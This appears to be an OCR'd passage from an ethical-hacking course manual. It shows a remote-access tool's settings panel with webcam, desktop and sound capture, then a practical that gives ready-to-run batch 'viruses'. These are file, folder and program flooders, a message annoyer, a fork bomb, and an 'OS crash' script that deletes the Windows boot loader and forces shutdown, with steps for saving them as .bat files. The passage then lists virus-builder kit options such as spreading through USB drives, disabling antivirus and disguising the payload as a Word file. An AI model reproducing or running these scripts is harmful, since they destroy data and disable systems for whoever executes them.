Static IP Notifier (SIN - Users list) Settings

□ Show users desktop thumbnails instead of classic flags

Set picture size : 100 x 64 Pixels

□ Show users flags by geo position instead of computer language

☑ Automaticaly refresh users informations

Refresh interval : 15 Seconds

New User Notification System Settings

☑ Toast notification (MSN Style popup)

☑ Tray balloon notification

☑ Play a sound

System Settings

☑ Use keep alive system (to detect Ghost connections) - Recommended

□ Close client on windows tray system

☑ Listen automatically on client load (Restore previous session port)

Traffic encryption merged key (password) : ●●●●●●●●●●●

Functions Settings

☑ Automatically start WEBCAM capture when window open

☑ Automatically start DESKTOP capture when window open

☑ Automatically start SOUND capture when window open

You are running v5.3

Practical 6: Virus Creation with Batch file programming

Description: This practical gives some basic virus scripts written in batch programming language, those effects the target system in various ways, by executing them in their system.

1. File Flooder virus

```
@echo off
cd c:\Documents and Settings\%user%\Desktop\
:loop
echo hacked by hacker > hacked%random%
goto loop
```

2. Folder flooder virus

```
@echo off
cd c:\Documents and Settings\%user%\Desktop\
md folder
cd folder
:loop
md hacked%random%g
goto loop
```

3. Program Flooder virus

```
@echo off
:loop
start explorer.exe
start notepad.exe
start calc.exe
start mspaint.exe
start cmd.exe
goto loop
```

4. Message annoyer virus

```
@echo off
```

```
:loop
msg * a
msg * b
msg * c
msg * d
msg * e
msg * f
msg * g
goto loop
```

5. Fork Bombing Virus

```
@echo off
:loop
Explorer.exe
call fork.bat
goto loop
```


6. OS crash virus

```
@echo off
cd C:\
attrib –s –h –r ntldr
del ntldr
shutdown –c “Hacked By Hacker” –t 3 –s –F
```

Save the above **code snippets** with **.bat** file extension and select file type as **allfiles.**

Practical 7: Malware Creation with Construction Kits

- Terabit Virus Maker is a tool that makes malware creation simple.


TeraBIT Virus Maker 3.0 SE

□ Avoid Opening Calculator
□ Avoid Opening Copy,Move Window
□ Avoid Opening Gpedit
□ Avoid Opening Media Player
□ Avoid Opening Mozilla Firefox
□ Avoid Opening MsConfig
☑ Avoid Opening Notepad
□ Avoid Opening Wordpad
□ Avoid Opening Yahoo Messenger
□ Adding 30 Windows User
□ Always Clean Clipboard
□ Always Log Off
□ Close Internet Explorer Every 10 Sec
□ Delete All Files In My Documents
□ Delete All Scheduled Tasks
□ Delete Windows Fonts
□ Delete Windows Screen Savers
□ Disconnect From Internet
□ Disable Automatic Updates
□ Disable CMD
□ Disable Regedit
□ Disable Screen Saver
□ Disable System Restore
☑ Disable Task Manager
□ Disable Task Scheduler
□ Disable Telnet
□ Disable Windows Firewall

□ Disable Windows Messenger
□ Disable Windows Security Center
□ Disable Windows Themes
□ Format All Hard Drives
□ Funny Keyboard
□ Funny Mouse
□ Funny Start Button
□ Gradually Fill System Volume
□ Hide Desktop Icons
□ Hide Folder Option Menu
□ Hide Taskbar
□ Lock All Drives,Folders
□ Lock Internet Explorer Option Menu
□ Mute System Volume
□ Open/Close CD-ROM Every 10 Sec
□ Play Beep Sound Every Sec
□ Remove Desktop Wallpaper
□ Remove Run From Start Menu
□ Remove Start Button
□ Remove Windows Clock
□ Slow Down PC Speed
☑ Spread with Removable Devices
□ Stop SQL Server
□ Swap Mouse Buttons
□ Transparent My Computer (100%)
□ Turn off Computer After 5 Min
□ Turn Off Monitor


□ Binder
Address:

□ Fake Error Message
Title: Error
Message: This file is not a
Type: Critical

□ Run Custom Command
Command:

Add 0 fake KB to virus.

File Name After Install: Amoumain.exe
File Icon: Word
File Name: Virus .exe



JPS (Virus Maker 3.0)

Virus Options :

☐ Disable Registry
☐ Disable MsConfig
☐ Disable TaskManager
☐ Disable Yahoo
☐ Disable Media Palyer
☐ Disable Internet Explorer
☐ Disable Time
☐ Disable Group Policy
☐ Disable Windows Explorer
☐ Disable Norton Anti Virus
☐ Disable McAfee Anti Virus
☐ Disable Note Pad
☐ Disable Word Pad
☐ Disable Windows
☐ Disable DHCP Client
☐ Disable Taskbar
☐ Disable Start Button
☐ Disable MSN Messenger
☐ Disable CMD
☐ Disable Security Center
☐ Disable System Restore
☐ Disable Control Panel
☐ Disable Desktop Icons
☐ Disable Screen Saver

☐ Hide Services
☐ Hide Outlook Express
☐ Hide Windows Clock
☐ Hide Desktop Icons
☐ Hide All Proccess in Taskmgr
☐ Hide All Tasks in Taskmgr
☐ Hide Run
☐ Change Explorer Caption
☐ Clear Windows XP
☐ Swap Mouse Buttons
☐ Remove Folder Options
☐ Lock Mouse & Keyboard
☐ Mute Sound
☐ Allways CD-ROM
☐ Turn Off Monitor
☐ Crazy Mouse
☐ Destroy Taskbar
☐ Destroy Offlines (Y!Messenger)
☐ Destroy Protected Strorage
☐ Destroy Audio Service
☐ Destroy Clipboard
☐ Terminate Windows
☐ Hide Cursor
☑ Auto Startup

○ Restart ○ Log Off ○ Turn Off ○ Hibrinate ● None

Name After Install: Rundll32

Server Name: Sender.exe

- All we need to do is, select the functions according to our requirement and name the virus.